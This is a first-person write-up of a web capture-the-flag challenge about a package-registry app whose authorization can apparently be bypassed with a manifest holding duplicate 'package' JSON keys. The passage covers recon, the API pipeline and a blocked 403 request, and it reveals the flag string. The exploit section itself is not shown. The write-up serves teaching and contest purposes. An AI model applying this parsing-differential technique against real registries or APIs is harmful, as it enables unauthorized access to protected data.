

From blank page to flag: how a dual **package** JSON document bypasses authorization

First-principles writeup of Intigriti's July 2026 challenge (challenge-0726.intigriti.io). This walks the full path: what the app is, what the server promises, which experiments failed, and why one carefully ordered JSON document returns the protected report that holds the flag.

App: Canonically Yours / Registry Observatory

Bug class: JSON duplicate key / authz vs action split Date: 2026-07-30

Flag: `INTIGRITI{019f8700-4613-74fb-923e-781903e4bee9}`

Contents

1. What "done" means for this contest
2. Mental model of the app
3. Session, CSRF, and API surface
4. Finding the crown jewel
5. What the client hard-codes (and why that is not security)
6. Negative tests that map the real boundary
7. JSON on the wire: ordered text vs abstract maps
8. The bug: first package for authz, last for the report
9. Full exploit path you can replay
10. HTTP evidence (Caido re-run)
11. Why this is not "only last-wins JSON"
12. Impact, fixes, and submission package

0. What “done” means for this contest

The landing page sets the rules: solution in latest Chrome, not self-XSS, not MitM, and a flag of the form `INTIGRITI{ . . . }`. The app itself says the important part out loud: “A protected report contains the flag.”

That line steers the whole investigation. If the flag lives inside a report that normal users should not be able to order, then spraying XSS into React text nodes is the wrong main bet. The productive question is: **how do I get the server to build and return a report for a package I am not allowed to target?**




Figure 1. Landing page: rules, flag format, and the app embedded in an iframe.

1. Mental model of the app

Registry Observatory is a small Vite + React SPA at `/challenge.html`. It pretends to be a private package registry with a preflight workflow. In plain terms, a logged-in user can ask: “Does this package exist, what is its latest version, and what are the release notes?” The answer comes back as a read-only publication report.

The product flow is linear:

- 1. Register or log in. You get a private `namespace` (scope) and a CSRF token.
- 2. Fill a JSON `manifest` that names a package triple: scope, name, version.
- 3. Base64-encode that JSON into `manifest_b64`.
- 4. **Preview** the manifest (schema and ownership checks).
- 5. **Sign** it. The server returns a short-lived approval blob (id, hash, nonce, expiry, signature).
- 6. **Publish** by replaying `manifest_b64` plus the approval fields.
- 7. Read the report: existence, version, compatibility text, release notes.




Figure 2. Authenticated workspace for namespace `@hax44265-d098d1e1`. Seeded packages include `hello-world`, `compat-sample`, and `legacy-adapter`. After the exploit, recent reports also show `@core/security-notes` as ready.

UI tabs matter for recon, not for the bug itself: Overview (workspace), Observatory archive (lore and hints), Manifest Studio (the happy-path form), and Publication history (every report you ordered).




Figure 3. Manifest Studio. Scope is a read-only field bound to your namespace. Package name, version, and description are editable. Buttons: preview, request approval, run preflight.




Figure 4. After a normal preview of your own package, the UI shows “Manifest validation completed.” That only proves the happy path works.

2. Session, CSRF, and API surface

Unauthenticated recon already shows a thin, explicit API under `/api/`. Nothing fancy: register, login, me, packages, manifests, publications, health. Session is a cookie named `cy_session` (HttpOnly, SameSite=Strict). Mutations need header `x-csrf-token` taken from `GET /api/me`.

That design is standard and solid for cookie sessions. CSRF is not the bug. Cookie flags are not the bug. The bug lives one layer deeper: how the server interprets the JSON inside `manifest_b64`.

Publish pipeline (attacker session)

Step	Request	What must hold
1	POST /api/login or register	session cookie cy_session
2	GET /api/me	namespace + csrf_token
3	build dual-package JSON → Base64	valid schema shape
4	POST /api/manifests/preview	x-csrf-token; first package owns namespace
5	POST /api/manifests/sign	same manifest_b64 → approval + signature
6	POST /api/publications	manifest_b64 + approval fields match hash
7	GET /api/publications/{id}	report.release_notes (flag)

Figure 5. The seven-step publish pipeline from login to report body.

3. Finding the crown jewel

The app does not hide the target package. The Observatory archive and component index name it directly.

- Platform-maintained scope: [core](#)
- Restricted component: [security-notes](#) (record CR-17, version 1.0.0)
- Copy text: transfer into platform-maintained namespace; restricted maintenance component




Figure 6. Observatory archive. CR-17 transfer notice says the record moved into platform-maintained scope [core](#).




Figure 7. Component index: [security-notes](#) is labeled “Restricted maintenance component.” That is the package whose preflight report holds the flag.

Direct package detail is blocked. That is expected and useful: it proves the object exists and that a normal ACL rejects you.

Direct access to the crown jewel fails

```
GET /api/packages/core/security-notes
```

```
HTTP/2 403
```

```
{"error":"System package details are restricted."}
```

The package exists. The ACL blocks the package detail endpoint. The bug is not missing the object; it is getting a preflight report without being allowed to target that object.

Figure 8. `GET /api/packages/core/security-notes` returns 403 "System package details are restricted." The object is real. You just may not read it this way.

Working hypothesis after recon: do not steal the package detail endpoint. Steal the preflight report pipeline, because that pipeline is the only place the app admits the flag lives.

4. What the client hard-codes (and why that is not security)

Reading the SPA JS shows the browser always builds a "safe" manifest shape:

```
operation: "preflight"
visibility: "private"
package.scope: user.namespace    // UI field is read-only
package.name: from form
package.version: from form
metadata.description: from form
```

It pretty-prints that object as JSON, UTF-8 encodes it, then Base64-encodes the bytes into `manifest_b64`. Sign returns `approval_id`, `manifest_sha256`, `nonce`, `expires_at`, and `signature`. Publish resubmits those fields with the same `manifest_b64`.

Two lessons from the client:

- 1. **Client hard-codes are UX, not policy.** If you can call the API with curl, you can send any base64 JSON that the server accepts. The read-only scope field is irrelevant.
- 2. **Approvals bind to bytes.** The hash covers the exact decoded manifest bytes (or the exact `manifest_b64` content after decode). You cannot sign package A and publish package B by swapping only the package fields after signing.




Figure 9. Publication history after several preflights. Each row is a report you successfully ordered. History is a good place to see which targets the server accepted.

